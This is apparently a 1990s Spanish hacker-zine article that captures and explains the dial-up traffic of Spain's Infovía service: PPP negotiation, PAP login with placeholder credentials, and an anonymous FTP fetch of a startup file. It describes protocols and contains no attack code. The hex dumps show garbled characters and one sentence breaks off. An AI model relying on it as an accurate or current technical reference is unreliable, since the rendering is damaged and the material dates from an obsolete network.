tal vez tengan razon. tal vez algun dia me de cuenta que aprender no sirve de nada y es mejor dejarse llevar. mientras tanto, carpe diem.

por donde empiezo? mi nodo? mi cpi? no. no conviene. mucho riesgo. a ver. algo que este al alcance de todo el mundo y no haga demasiado mal. ya esta! ya lo tengo! INFOVIA. ademas, ahora que infovia esta a punto de ser reemplazada por ivia+, es momento de pasearse a ver como estan las cosas. el otro dia, un colega me decia "al parecer, atacar a infovia se esta convirtiendo en deporte nacional". es triste que hasta en eso haya tendencias, eh? :| no somos nadie.

antes de nada, quiero dejar claro que nada, ABSOLUTAMENTE nada, repito NADA DE NADA de lo que se relata aqui es nuevo. no voy a atacar infovia, ni a tirar abajo los routers que mantienen conexion con la att, ni nada de eso. asi que si crees que te voy a explicar tecnicas de superhackers, te llevaras una grata desilusion. y si esperas leer algo espectacular (al menos esa es mi opinion al respecto) como el articulo de los ascend y el .mil publicados en set11 y set12 respectivamente, tampoco es eso lo que encontraras. por suerte, si esperas un articulo algo tecnico, que explique mas o menos como funcionan algunas cosas de infovia, sigue leyendo. si no te interesa, sugiero que abandones la lectura de inmediato. ipso facto, illico presto! ç' \$ ;õ é é fçé k \$ fié? jeje

sigues conmigo? pues venga, cogete de mi mano y no te pierdas...

cargo un programa de terminal tipo telix con volcado hexadecimal de todos los datos intercambiados entre mi maquina y el host remoto (un csiv en este caso) le doy al atz y ejecuto algunos comandos de mi modem. sigamos :

atdp 055 (menos mal que T aun no ha modernizado todas las centralitas)

desde el dos, escribo "record 055.wav /a:line /m:mo /r:8 /s:22050" esto me servira para guardar en un wav todos los sonidos que entran por la linea aux (la salida del modem en este caso) y asi luego podre oir la portadora, etc. tal vez luego sea interesante poner "play" y enviarselo al modem a ver que tal reacciona ;) o ver que pasaria si ese tono de ahi en lugar de 1320 hertzios



```

=====
#1      Receive time: 10.089 (0.000) packet length:24  received length:24
PPP:   DTE->DCE   protocol: LCP   chksum: 0x0000
code:  Conf-Req  id: 0x01   len: 20
options: ACCM MagicNum PFCComp ACFCComp
        accm: 0x000a0000
        magic number: 0x00005ddb

0000: c0 21 01 01 00 14 02 06 - 00 0a 00 00 05 06 00 00 - À!.
0010: 5d db 07 02 08 02 00 00 - ]Û

=====
#2      Receive time: 10.284 (0.195) packet length:40  received length:40
PPP:   DCE->DTE   protocol: LCP   chksum: 0xa012
code:  Conf-Req  id: 0x01   len: 36
options: MRU ACCM AuthProt PFCComp ACFCComp UNKNOWN!
        mru: 1524
        accm: 0x000a0000
        protocol: PAP

0000: c0 21 01 01 00 24 01 04 - 05 f4 02 06 00 0a 00 00 - À!$ð.
0010: 03 04 c0 23 07 02 08 02 - 13 0e 01 69 6e 66 6f 76 - À#infov
0020: 69 61 2d 4d 50 50 a0 12 - ia-MPP

=====
#3      Receive time: 10.284 (0.000) packet length:22  received length:22
PPP:   DTE->DCE   protocol: LCP   chksum: 0x0702
code:  Conf-Rej  id: 0x01   len: 18
options: UNKNOWN!

0000: c0 21 04 01 00 12 13 0e - 01 69 6e 66 6f 76 69 61 - À!infovia
0010: 2d 4d 50 50 07 02 - -MPP

=====
#4      Receive time: 10.284 (0.000) packet length:24  received length:24
PPP:   DCE->DTE   protocol: LCP   chksum: 0x9393
code:  Conf-Ack  id: 0x01   len: 20
options: ACCM MagicNum PFCComp ACFCComp
        accm: 0x000a0000
        magic number: 0x00005ddb

0000: c0 21 02 01 00 14 02 06 - 00 0a 00 00 05 06 00 00 - À!.
0010: 5d db 07 02 08 02 93 93 - ]Û

=====
#5      Receive time: 10.467 (0.183) packet length:26  received length:26
PPP:   DCE->DTE   protocol: LCP   chksum: 0x8875
code:  Conf-Req  id: 0x02   len: 22
options: MRU ACCM AuthProt PFCComp ACFCComp
        mru: 1524
        accm: 0x000a0000
        protocol: PAP

0000: c0 21 01 02 00 16 01 04 - 05 f4 02 06 00 0a 00 00 - À!ð.
0010: 03 04 c0 23 07 02 08 02 - 88 75 - À#u

=====
#6      Receive time: 10.467 (0.000) packet length:26  received length:26
PPP:   DTE->DCE   protocol: LCP   chksum: 0x8875
code:  Conf-Ack  id: 0x02   len: 22
options: MRU ACCM AuthProt PFCComp ACFCComp
        mru: 1524
        accm: 0x000a0000
        protocol: PAP

```

0000: c0 21 02 02 00 16 01 04 - 05 f4 02 06 00 0a 00 00 - À!ô.  
 0010: 03 04 c0 23 07 02 08 02 - 88 75 - À#u

```
=====
#7      Receive time: 10.467 (0.000) packet length:29  received length:29
PPP:   DTE->DCE   protocol: PAP   chksum: 0x0000
code:  Auth-Req   id: 0x00   len: 25
      id-len: 11   peer-id: usuario@cpi
      psw-len: 8   password: password
```

0000: c0 23 01 00 00 19 0b 75 - 73 75 61 72 69 6f 40 63 - À#usuario@c  
 0010: 70 69 08 70 61 73 73 77 - 6f 72 64 00 00 - pipassword

```
=====
#8      Receive time: 10.887 (0.420) packet length:9   received length:9
PPP:   DCE->DTE   protocol: PAP   chksum: 0x462c
code:  Auth-Ack   id: 0x00   len: 5
      msg-len: 0   message:
```

0000: c0 23 02 00 00 05 00 46 - 2c - À#F,

```
=====
#9      Receive time: 10.887 (0.000) packet length:14  received length:14
PPP:   DTE->DCE   protocol: IPCP   chksum: 0x0000
code:  Conf-Req   id: 0x01   len: 10
options: IP-Addr
      ip: é
```

0000: 80 21 01 01 00 0a 03 06 - 00 00 00 00 00 00 - !.

```
=====
#10     Receive time: 10.887 (0.000) packet length:14  received length:14
PPP:   DCE->DTE   unknown protocol
```

0000: 80 fd 01 01 00 0a 11 06 - 00 01 01 03 b0 31 - ý.°1

```
=====
#11     Receive time: 10.887 (0.000) packet length:18  received length:18
PPP:   DTE->DCE   protocol: LCP   chksum: 0x0103
code:  Prot-Rej   id: 0x02   len: 16   protocol unknown
```

0000: c0 21 08 02 00 10 80 fd - 01 01 00 0a 11 06 00 01 - À!ý.  
 0010: 01 03 -

```
=====
#12     Receive time: 10.887 (0.000) packet length:14  received length:14
PPP:   DCE->DTE   protocol: IPCP   chksum: 0x55a7
code:  Conf-Req   id: 0x01   len: 10
options: IP-Addr
      ip: 172.16.1.32
```

0000: 80 21 01 01 00 0a 03 06 - ac 10 01 20 55 a7 - !.~ U\$

```
=====
#13     Receive time: 10.887 (0.000) packet length:14  received length:14
PPP:   DTE->DCE   protocol: IPCP   chksum: 0x55a7
code:  Conf-Ack   id: 0x01   len: 10
options: IP-Addr
      ip: 172.16.1.32
```

0000: 80 21 02 01 00 0a 03 06 - ac 10 01 20 55 a7 - !.~ U\$

```
=====
#14     Receive time: 11.069 (0.182) packet length:14  received length:14
PPP:   DCE->DTE   protocol: IPCP   chksum: 0xed82
code:  Conf-Nak   id: 0x01   len: 10
```



```
#32 015.71 0048: DTE->DCE: IP: 193.175.224.114 -> 10.0.1.1      TCP: 3447 -> ftp-data 0
#33 015.71 0044: DCE->DTE: IP:      10.0.1.1 -> 193.175.224.114 TCP:  ftp -> 1644    0
#34 015.89 0044: DCE->DTE: IP:      10.0.1.1 -> 193.175.224.114 TCP: ftp-data -> 3447  0
#35 016.00 0114: DCE->DTE: IP:      10.0.1.1 -> 193.175.224.114 TCP:  ftp -> 1644    70
#36 016.00 0057: DCE->DTE: IP:      10.0.1.1 -> 193.175.224.114 TCP: ftp-data -> 3447  14
#37 016.00 0044: DCE->DTE: IP:      10.0.1.1 -> 193.175.224.114 TCP: ftp-data -> 3447  0
#38 016.00 0044: DTE->DCE: IP: 193.175.224.114 -> 10.0.1.1      TCP: 3447 -> ftp-data 0
#39 016.06 0044: DTE->DCE: IP: 193.175.224.114 -> 10.0.1.1      TCP: 3447 -> ftp-data 0
#40 016.26 0044: DTE->DCE: IP: 193.175.224.114 -> 10.0.1.1      TCP: 1644 -> ftp     0
#41 016.34 0044: DCE->DTE: IP:      10.0.1.1 -> 193.175.224.114 TCP: ftp-data -> 3447  0
#42 016.53 0044: DCE->DTE: IP:      10.0.1.1 -> 193.175.224.114 TCP:  ftp -> 1644    30
#43 016.57 0044: DTE->DCE: IP: 193.175.224.114 -> 10.0.1.1      TCP: 1644 -> ftp     6
#44 016.82 0044: DCE->DTE: IP:      10.0.1.1 -> 193.175.224.114 TCP:  ftp -> 1644    14
#45 016.82 0044: DCE->DTE: IP:      10.0.1.1 -> 193.175.224.114 TCP:  ftp -> 1644    0
#46 016.82 0044: DTE->DCE: IP: 193.175.224.114 -> 10.0.1.1      TCP: 1644 -> ftp     0
#47 016.91 0044: DTE->DCE: IP: 193.175.224.114 -> 10.0.1.1      TCP: 1644 -> ftp     0
#48 016.91 0044: DTE->DCE: IP: 193.175.224.114 -> 10.0.1.1      TCP: 1644 -> ftp     0
#49 016.94 0044: DCE->DTE: IP:      10.0.1.1 -> 193.175.224.114 TCP:  ftp -> 1644    0
#50 016.94 0044: DTE->DCE: IP: 193.175.224.114 -> 10.0.1.1      TCP: 1644 -> ftp     0
```

pues si, una conexion por ftp. el objetivo es obtener la url del cpi del usuario para que se abra el browser en dicha url, y tambien para obtener la dns primaria del cpi. esto a mi me ha pillado por sorpresa, y en mi humilde opinion, pienso que podrian haber hecho mil cosas mejores antes que montarlo por ftp (y mas aun anonimo) pero en fin, ellos son quienes lo han hecho y ellos tendran sus razones. ten en cuenta que esta fase NO ENTRA dentro del protocolo multilink-ppp. ok. ahora veamos mas en detalle esos paquetes :

[NOTA: Esto va para LARGO]

```
=====
#1      Receive time: 12.184 (0.905) packet length:48  received length:48
PPP:   DTE->DCE   protocol: IP   chksum: 0x0000
Internet: 193.175.224.114 -> 10.0.1.1      hl: 5   ver: 4   tos: 0
  len: 44  id: 0x01 fragoff: 0   flags: 00  ttl: 64  prot: TCP(6)  xsum: 0xd239
TCP:      1644 -> ftp(21)      seq: 0fcc0000  ack: ----
  win: 4096  hl: 6   xsum: 0xc942  urg: 0   flags: <SYN>  mss: 1464

0000: 00 21 45 00 00 2c 00 01 - 00 00 40 06 d2 39 c1 af - !E,@09Á^-
0010: e0 72 0a 00 01 01 06 6c - 00 15 0f cc 00 00 00 00 - àr.lĭ
0020: 00 01 60 02 10 00 c9 42 - 00 00 02 04 05 b8 00 00 - `ÉB,
```

el caracteristico SYN indica que este paquete esta solicitando una conexion con el 10.0.1.1 a traves de su puerto 21.

```
=====
#2      Receive time: 12.383 (0.199) packet length:48  received length:48
PPP:   DCE->DTE   protocol: IP   chksum: 0xb2e5
Internet: 10.0.1.1 -> 193.175.224.114 hl: 5   ver: 4   tos: 0
  len: 44  id: 0x1faf fragoff: 0   flags: 0x2  ttl: 253  prot: TCP(6)
  xsum: 0xb58a
TCP:      ftp(21) -> 1644      seq: f4b61d7b  ack: 0fcc0001
  win: 8760  hl: 6   xsum: 0xa4cc  urg: 0   flags: <ACK><SYN>  mss: 1460

0000: 00 21 45 00 00 2c 1f af - 40 00 fd 06 b5 8a 0a 00 - !E,-@ŷµ.
0010: 01 01 c1 af e0 72 00 15 - 06 6c f4 b6 1d 7b 0f cc - Á-àrlô¶{ĭ
0020: 00 01 60 12 22 38 a4 cc - 00 00 02 04 05 b4 b2 e5 - ``8αĭ`²â
```

el csiv responde con el ack syn, osea que nos permite conectarnos por su puerto 21 (ftp)

```
=====
#3      Receive time: 12.383 (0.000) packet length:44  received length:44
PPP:   DTE->DCE   protocol: IP   chksum: 0x0000
Internet: 193.175.224.114 -> 10.0.1.1      hl: 5   ver: 4   tos: 0
```

```

len: 40 id: 0x02 fragoff: 0 flags: 00 ttl: 64 prot: TCP(6) xsum: 0xd23c
TCP:      1644 -> ftp(21) seq: 0fcc0001 ack: f4b61d7c
win: 4096 hl: 5 xsum: 0xcec1 urg: 0 flags: <ACK>

```

```

0000: 00 21 45 00 00 28 00 02 - 00 00 40 06 d2 3c c1 af - !E(@0<Á-
0010: e0 72 0a 00 01 01 06 6c - 00 15 0f cc 00 01 f4 b6 - àr.lîô¶
0020: 1d 7c 50 10 10 00 ce c1 - 00 00 00 00 - |PîÁ

```

finalmente, para cerrar el llamado 3 way handshaking (saludo en tres pasos : syn -> ack syn -> ack) pues mandamos el ack para decirle que hemos recibido correctamente su "aprobacion". ten en cuenta los numeros de secuencia y numeros de acknowledgment, gracias a estos numeros, los dtes pueden ordenar de un modo secuencial los paquetes que reciben desde sus respectivos dces.

```

=====
#4      Receive time: 12.727 (0.344) packet length:104 received length:104
PPP:    DCE->DTE protocol: IP chksum: 0x8423
Internet: 10.0.1.1 -> 193.175.224.114 hl: 5 ver: 4 tos: 0
len: 100 id: 0x1fb0 fragoff: 0 flags: 0x2 ttl: 253 prot: TCP(6)
xsum: 0xb551
TCP:      ftp(21) -> 1644 seq: f4b61d7c ack: 0fcc0001
win: 8760 hl: 5 xsum: 0xa807 urg: 0 flags: <ACK><PUSH>
data (60/60): 220 csivm FTP server (UNIX(r) System V Release 4.0) ready.

```

```

0000: 00 21 45 00 00 64 1f b0 - 40 00 fd 06 b5 51 0a 00 - !Ed°@ÿµQ.
0010: 01 01 c1 af e0 72 00 15 - 06 6c f4 b6 1d 7c 0f cc - Á-àrlô¶|î
0020: 00 01 50 18 22 38 a8 07 - 00 00 32 32 30 20 63 73 - P"8"220 cs
0030: 69 76 6d 20 46 54 50 20 - 73 65 72 76 65 72 20 28 - ivm FTP server (
0040: 55 4e 49 58 28 72 29 20 - 53 79 73 74 65 6d 20 56 - UNIX(r) System V
0050: 20 52 65 6c 65 61 73 65 - 20 34 2e 30 29 20 72 65 - Release 4.0) re
0060: 61 64 79 2e 0d 0a 84 23 - ady.
.#

```

este es el saludo del csiv una vez que hemos conectado por ftp. una maquina que corre un SysV 4.0 (un tipo de unix) de sun microsystems. el 220 que antecede al "saludo" significa que el servidor esta preparado para recibir al nuevo usuario.

```

=====
#5      Receive time: 12.767 (0.040) packet length:54 received length:54
PPP:    DTE->DCE protocol: IP chksum: 0x0000
Internet: 193.175.224.114 -> 10.0.1.1 hl: 5 ver: 4 tos: 0
len: 50 id: 0x03 fragoff: 0 flags: 00 ttl: 64 prot: TCP(6) xsum: 0xd231
TCP:      1644 -> ftp(21) seq: 0fcc0001 ack: f4b61db8
win: 4036 hl: 5 xsum: 0x9229 urg: 0 flags: <ACK><PUSH>
data (10/10): USER ftp

```

```

0000: 00 21 45 00 00 32 00 03 - 00 00 40 06 d2 31 c1 af - !E2@01Á-
0010: e0 72 0a 00 01 01 06 6c - 00 15 0f cc 00 01 f4 b6 - àr.lîô¶
0020: 1d b8 50 18 0f c4 92 29 - 00 00 55 53 45 52 20 66 - ,PÁ)USER f
0030: 74 70 0d 0a 00 00 - tp
.

```

ahora, como todo ftp, nos toca identificarnos. y a esta gentuza no se le ocurre otra cosa que permitir ftps anonimous. cria cuervos...

```

=====
#6      Receive time: 12.993 (0.226) packet length:89 received length:89
PPP:    DCE->DTE protocol: IP chksum: 0x0040
Internet: 10.0.1.1 -> 193.175.224.114 hl: 5 ver: 4 tos: 0
len: 85 id: 0x1fbl fragoff: 0 flags: 0x2 ttl: 253 prot: TCP(6)
xsum: 0xb55f
TCP:      ftp(21) -> 1644 seq: f4b61db8 ack: 0fcc000b
win: 8760 hl: 5 xsum: 0xaea8 urg: 0 flags: <ACK><PUSH>
data (45/45): 331 Guest login ok, send ident as password.

```

```
0000: 00 21 45 00 00 55 1f b1 - 40 00 fd 06 b5 5f 0a 00 - !EU±@ŷµ.
0010: 01 01 c1 af e0 72 00 15 - 06 6c f4 b6 1d b8 0f cc - Á-àrlô¶,î
0020: 00 0b 50 18 22 38 ea e8 - 00 00 33 33 31 20 47 75 - P"8èè331 Gu
0030: 65 73 74 20 6c 6f 67 69 - 6e 20 6f 6b 2c 20 73 65 - est login ok, se
0040: 6e 64 20 69 64 65 6e 74 - 20 61 73 20 70 61 73 73 - nd ident as pass
0050: 77 6f 72 64 2e 0d 0a 00 - 40 - word.
.@
```

el 331 tras un comando "user xxxxx" significa que el login es correcto y que nos toca introducir la clave del usuario.

```
=====
#7      Receive time: 13.101 (0.108) packet length:54  received length:54
PPP:    DTE->DCE    protocol: IP    chksum: 0x0000
Internet: 193.175.224.114 -> 10.0.1.1    hl: 5    ver: 4    tos: 0
len: 50  id: 0x04 fragoff: 0    flags: 00 ttl: 64  prot: TCP(6)  xsum: 0xd230
TCP:    1644 -> ftp(21)    seq: 0fcc000b  ack: f4b61de5
win: 3991  hl: 5    xsum: 0x8930 urg: 0    flags: <ACK><PUSH>
data (10/10): PASS xxx
```

```
0000: 00 21 45 00 00 32 00 04 - 00 00 40 06 d2 30 c1 af - !E2@00Á-
0010: e0 72 0a 00 01 01 06 6c - 00 15 0f cc 00 0b f4 b6 - àr.lîô¶
0020: 1d e5 50 18 0f 97 89 30 - 00 00 50 41 53 53 20 78 - âP0PASS x
0030: 78 78 0d 0a 00 00 - - xx
.
```

habilmente introducimos la clave supersecreta del usuario anonimo de un ftp.

```
=====
#8      Receive time: 13.341 (0.240) packet length:92  received length:92
PPP:    DCE->DTE    protocol: IP    chksum: 0x6c4f
Internet: 10.0.1.1 -> 193.175.224.114 hl: 5    ver: 4    tos: 0
len: 88  id: 0x1fb2 fragoff: 0    flags: 0x2 ttl: 253 prot: TCP(6)
xsum: 0xb55b
TCP:    ftp(21) -> 1644    seq: f4b61de5  ack: 0fcc0015
win: 8760  hl: 5    xsum: 0x0fee urg: 0    flags: <ACK><PUSH>
data (48/48): 331 Guest login ok, access restrictions apply.
```

```
0000: 00 21 45 00 00 58 1f b2 - 40 00 fd 06 b5 5b 0a 00 - !EX²@ŷµ[.
0010: 01 01 c1 af e0 72 00 15 - 06 6c f4 b6 1d e5 0f cc - Á-àrlô¶âî
0020: 00 15 50 18 22 38 0f ee - 00 00 32 33 30 20 47 75 - P"8î230 Gu
0030: 65 73 74 20 6c 6f 67 69 - 6e 20 6f 6b 2c 20 61 63 - est login ok, ac
0040: 63 65 73 73 20 72 65 73 - 74 72 69 63 74 69 6f 6e - cess restriction
0050: 73 20 61 70 70 6c 79 2e - 0d 0a 6c 4f - s apply.
.l0
```

el 230 significa que el usuario ya esta dentro, que todo va bien.

```
=====
#9      Receive time: 13.347 (0.006) packet length:66  received length:66
PPP:    DTE->DCE    protocol: IP    chksum: 0x0000
Internet: 193.175.224.114 -> 10.0.1.1    hl: 5    ver: 4    tos: 0
len: 62  id: 0x05 fragoff: 0    flags: 00 ttl: 64  prot: TCP(6)  xsum: 0xd223
TCP:    1644 -> ftp(21)    seq: 0fcc0015  ack: f4b61e15
win: 3943  hl: 5    xsum: 0x0be5 urg: 0    flags: <ACK><PUSH>
data (22/22): CWD pub/arranque/cpi
```

```
0000: 00 21 45 00 00 3e 00 05 - 00 00 40 06 d2 23 c1 af - !E>@0#Á-
0010: e0 72 0a 00 01 01 06 6c - 00 15 0f cc 00 15 f4 b6 - àr.lîô¶
0020: 1e 15 50 18 0f 67 0b e5 - 00 00 43 57 44 20 70 75 - PgâCWD pu
0030: 62 2f 61 72 72 61 6e 71 - 75 65 2f 63 70 69 0d 0a - b/arranque/cpi
.
0040: 00 00 -
```

ahora accedemos al directorio de nuestro cpi

```

=====
#10      Receive time: 13.664 (0.317) packet length:73  received length:73
PPP:    DCE->DTE    protocol: IP    chksum: 0x001d
Internet: 10.0.1.1 -> 193.175.224.114 hl: 5  ver: 4  tos: 0
  len: 69  id: 0x1fb3 fragoff: 0  flags: 0x2 ttl: 253 prot: TCP(6)
  xsum: 0xb56d
TCP:    ftp(21) -> 1644          seq: f4b61e15  ack: 0fcc002b
  win: 8760 hl: 5  xsum: 0xde3c urg: 0  flags: <ACK><PUSH>
  data (29/29): 250 CWD command successful.

0000: 00 21 45 00 00 45 1f b3 - 40 00 fd 06 b5 6d 0a 00 - !EE'@ŷum.
0010: 01 01 c1 af e0 72 00 15 - 06 6c f4 b6 1e 15 0f cc - Á-àrlô¶İ
0020: 00 2b 50 18 22 38 de 3c - 00 00 32 35 30 20 43 57 - +P"8E<250 CW
0030: 44 20 63 6f 6d 6d 61 6e - 64 20 73 75 63 63 65 73 - D command succes
0040: 73 66 75 6c 2e 0d 0a 00 - 1d - sful.
.

```

el 250 significa que el comando ha sido ejecutado "Satisfactoriamente"

```

=====
#11      Receive time: 13.703 (0.039) packet length:73  received length:73
PPP:    DTE->DCE    protocol: IP    chksum: 0x0000
Internet: 193.175.224.114 -> 10.0.1.1 hl: 5  ver: 4  tos: 0
  len: 69  id: 0x06 fragoff: 0  flags: 00 ttl: 64 prot: TCP(6) xsum: 0xd21b
TCP:    1644 -> ftp(21)          seq: 0fcc002b  ack: f4b61e32
  win: 3914 hl: 5  xsum: 0xe095 urg: 0  flags: <ACK><PUSH>
  data (29/29): PORT 193,175,224,114,13,118

0000: 00 21 45 00 00 45 00 06 - 00 00 40 06 d2 1b c1 af - !EE@ŌÁ-
0010: e0 72 0a 00 01 01 06 6c - 00 15 0f cc 00 2b f4 b6 - àr.lİ+ð¶
0020: 1e 32 50 18 0f 4a e0 95 - 00 00 50 4f 52 54 20 31 - 2PĴàPORT 1
0030: 39 33 2c 31 37 35 2c 32 - 32 34 2c 31 31 34 2c 31 - 93,175,224,114,1
0040: 33 2c 31 31 38 0d 0a 00 - 00 - 3,118
.

```

y le introducimos la ip y el puerto por el que realizaremos "algo" ...

```

=====
#12      Receive time: 13.969 (0.266) packet length:74  received length:74
PPP:    DCE->DTE    protocol: IP    chksum: 0xf1b8
Internet: 10.0.1.1 -> 193.175.224.114 hl: 5  ver: 4  tos: 0
  len: 70  id: 0x1fb4 fragoff: 0  flags: 0x2 ttl: 253 prot: TCP(6)
  xsum: 0xb56b
TCP:    ftp(21) -> 1644          seq: f4b61e32  ack: 0fcc0048
  win: 8760 hl: 5  xsum: 0xfe7e urg: 0  flags: <ACK><PUSH>
  data (30/30): 200 PORT command successful.

0000: 00 21 45 00 00 46 1f b4 - 40 00 fd 06 b5 6b 0a 00 - !EF'@ŷuk.
0010: 01 01 c1 af e0 72 00 15 - 06 6c f4 b6 1e 32 0f cc - Á-àrlô¶İ
0020: 00 48 50 18 22 38 fe 7e - 00 00 32 30 30 20 50 4f - HP"8p~200 PO
0030: 52 54 20 63 6f 6d 6d 61 - 6e 64 20 73 75 63 63 65 - RT command succe
0040: 73 73 66 75 6c 2e 0d 0a - f1 b8 - ssful.
.ñ,

```

el 200 significa que todo va bien.

```

=====
#13      Receive time: 14.054 (0.085) packet length:59  received length:59
PPP:    DTE->DCE    protocol: IP    chksum: 0x0000
Internet: 193.175.224.114 -> 10.0.1.1 hl: 5  ver: 4  tos: 0
  len: 55  id: 0x07 fragoff: 0  flags: 00 ttl: 64 prot: TCP(6) xsum: 0xd228
TCP:    1644 -> ftp(21)          seq: 0fcc0048  ack: f4b61e50
  win: 3884 hl: 5  xsum: 0x5307 urg: 0  flags: <ACK><PUSH>
  data (15/15): RETR arranque

0000: 00 21 45 00 00 37 00 07 - 00 00 40 06 d2 28 c1 af - !E7@ð(Á-

```

```
0010: e0 72 0a 00 01 01 06 6c - 00 15 0f cc 00 48 f4 b6 - àr.lîHô¶
0020: 1e 50 50 18 0f 2c 53 07 - 00 00 52 45 54 52 20 61 - PP,SRETR a
0030: 72 72 61 6e 71 75 65 0d - 0a 00 00 - rranque
```

y nos bajamos un fichero llamado "Arranque"

```
=====
#14      Receive time: 14.289 (0.235) packet length:48  received length:48
PPP:    DCE->DTE  protocol: IP  chksum: 0xe6dc
Internet: 10.0.1.1 -> 193.175.224.114 hl: 5  ver: 4  tos: 0
len: 44  id: 0x1fb5 fragoff: 0  flags: 0x2 ttl: 253 prot: TCP(6)
xsum: 0xb584
TCP:     ftp-data(20) -> 3446      seq: f4bf22d5  ack: ----
win: 24820 hl: 6  xsum: 0x6981 urg: 0  flags: <SYN> mss: 1460
```

```
0000: 00 21 45 00 00 2c 1f b5 - 40 00 fd 06 b5 84 0a 00 - !E,µ@ŷµ.
0010: 01 01 c1 af e0 72 00 14 - 0d 76 f4 bf 22 d5 00 00 - Á-àr
vô¿"õ
0020: 00 00 60 02 60 f4 69 81 - 00 00 02 04 05 b4 e6 dc - ``ôi'æÜ
```

los datos se bajan por un puerto asociado al ftp llamado ftp-data (puerto 20) este paquete trata de abrir una conexión por el puerto 20. ya sabeis : syn -> ack syn -> ack

```
=====
#15      Receive time: 14.289 (0.000) packet length:48  received length:48
PPP:    DTE->DCE  protocol: IP  chksum: 0x0000
Internet: 193.175.224.114 -> 10.0.1.1  hl: 5  ver: 4  tos: 0
len: 44  id: 0x08 fragoff: 0  flags: 00 ttl: 64  prot: TCP(6) xsum: 0xd232
TCP:     3446 -> ftp-data(20)  seq: 03d30000  ack: f4bf22d6
win: 4096 hl: 6  xsum: 0xb68d urg: 0  flags: <ACK><SYN> mss: 1464
```

```
0000: 00 21 45 00 00 2c 00 08 - 00 00 40 06 d2 32 c1 af - !E,@Ö2Á-
0010: e0 72 0a 00 01 01 0d 76 - 00 14 03 d3 00 00 f4 bf - àr.
vóô¿
0020: 22 d6 60 12 10 00 b6 8d - 00 00 02 04 05 b8 00 00 - "Ö`¶,
```

ack syn. nos permite la conexión.

```
=====
#16      Receive time: 14.289 (0.000) packet length:44  received length:44
PPP:    DCE->DTE  protocol: IP  chksum: 0xed3c
Internet: 10.0.1.1 -> 193.175.224.114 hl: 5  ver: 4  tos: 0
len: 40  id: 0x1fb6 fragoff: 0  flags: 0x2 ttl: 253 prot: TCP(6)
xsum: 0xb587
TCP:     ftp(21) -> 1644      seq: f4b61e50  ack: 0fcc0057
win: 8760 hl: 5  xsum: 0xbb5f urg: 0  flags: <ACK>
```

```
0000: 00 21 45 00 00 28 1f b6 - 40 00 fd 06 b5 87 0a 00 - !E(¶@ŷµ.
0010: 01 01 c1 af e0 72 00 15 - 06 6c f4 b6 1e 50 0f cc - Á-àrlô¶Pì
0020: 00 57 50 10 22 38 bb 5f - 00 00 ed 3c - WP"8»_í<
```

llega el ack como que el host remoto esta conforme en pasarnos ese archivo.

```
=====
#17      Receive time: 14.471 (0.182) packet length:44  received length:44
PPP:    DCE->DTE  protocol: IP  chksum: 0xbf00
Internet: 10.0.1.1 -> 193.175.224.114 hl: 5  ver: 4  tos: 0
len: 40  id: 0x1fb7 fragoff: 0  flags: 0x2 ttl: 253 prot: TCP(6)
xsum: 0xb586
TCP:     ftp-data(20) -> 3446      seq: f4bf22d6  ack: 03d30001
win: 24820 hl: 5  xsum: 0x7d5a urg: 0  flags: <ACK>
```

```
0000: 00 21 45 00 00 28 1f b7 - 40 00 fd 06 b5 86 0a 00 - !E(·@ŷµ.
0010: 01 01 c1 af e0 72 00 14 - 0d 76 f4 bf 22 d6 03 d3 - Á-àr
```

```
vδζ"öó
0020: 00 01 50 10 60 f4 7d 5a - 00 00 bf 00          - P'ô}Zζ
```

y el ack del puerto de datos del ftp. todo va bien.

```
=====
#18      Receive time: 14.471 (0.000) packet length:119  received length:119
PPP:    DCE->DTE    protocol: IP    chksum: 0x0022
Internet:    10.0.1.1 -> 193.175.224.114 hl: 5    ver: 4    tos: 0
  len: 115  id: 0x1fb8 fragoff: 0    flags: 0x2 ttl: 253 prot: TCP(6)
  xsum: 0xb53a
TCP:      ftp(21) -> 1644          seq: f4b61e50  ack: 0fcc0057
  win: 8760  hl: 5    xsum: 0xb81c urg: 0          flags: <ACK><PUSH>
  data (60/75): 150 ASCII data connection for arranque (193.175.224.114,3446

0000: 00 21 45 00 00 73 1f b8 - 40 00 fd 06 b5 3a 0a 00 - !Es_@ýµ:.
0010: 01 01 c1 af e0 72 00 15 - 06 6c f4 b6 1e 50 0f cc - Á`àrlô¶Pì
0020: 00 57 50 18 22 38 b8 1c - 00 00 31 35 30 20 41 53 - WP"8,150 AS
0030: 43 49 49 20 64 61 74 61 - 20 63 6f 6e 6e 65 63 74 - CII data connect
0040: 69 6f 6e 20 66 6f 72 20 - 61 72 72 61 6e 71 75 65 - ion for arranque
0050: 20 28 31 39 33 2e 31 37 - 35 2e 32 32 34 2e 31 31 - (193.175.224.11
0060: 34 2c 33 34 34 36 29 20 - 28 32 39 20 62 79 74 65 - 4,3446) (29 byte
0070: 73 29 2e 0d 0a 00 22          - s).
."

```

informacion acerca de la transferencia...

```
=====
#19      Receive time: 14.471 (0.000) packet length:76  received length:76
PPP:    DCE->DTE    protocol: IP    chksum: 0x001a
Internet:    10.0.1.1 -> 193.175.224.114 hl: 5    ver: 4    tos: 0
  len: 72   id: 0x1fb9 fragoff: 0    flags: 0x2 ttl: 253 prot: TCP(6)
  xsum: 0xb565
TCP:      ftp-data(20) -> 3446          seq: f4bf22d6  ack: 03d30001
  win: 24820 hl: 5    xsum: 0x990e urg: 0          flags: <ACK><PUSH>
  data (32/32): Location: http://www.cpi.com

0000: 00 21 45 00 00 48 20 b9 - 40 00 fd 06 b5 65 0a 00 - !EH `@ýµe.
0010: 01 01 c1 af e0 72 00 14 - 0d 76 f4 bf 22 d6 03 d3 - Á`àr
vδζ"öó
0020: 00 01 50 18 60 f4 99 0e - 00 00 4c 6f 63 61 74 69 - P'ôLocati
0030: 6f 6e 3a 20 68 74 74 70 - 3a 2f 2f 77 77 77 2e 63 - on: http://www.c
0040: 70 69 2e 63 6f 6d 0d 0a - 0d 0a 00 1a          - pi.com
.
.
```

y por el puerto de los datos del ftp, pues nos llegan los datos del fichero que nos bajamos. como podemos apreciar en el paquete, aqui va la url del cpi.

```
=====
#20      Receive time: 14.577 (0.106) packet length:44  received length:44
PPP:    DCE->DTE    protocol: IP    chksum: 0xa374
Internet:    10.0.1.1 -> 193.175.224.114 hl: 5    ver: 4    tos: 0
  len: 40   id: 0x1fba fragoff: 0    flags: 0x2 ttl: 253 prot: TCP(6)
  xsum: 0xb583
TCP:      ftp-data(20) -> 3446          seq: f4bf22f5  ack: 03d30001
  win: 24820 hl: 5    xsum: 0x7d3a urg: 0          flags: <ACK><FIN>

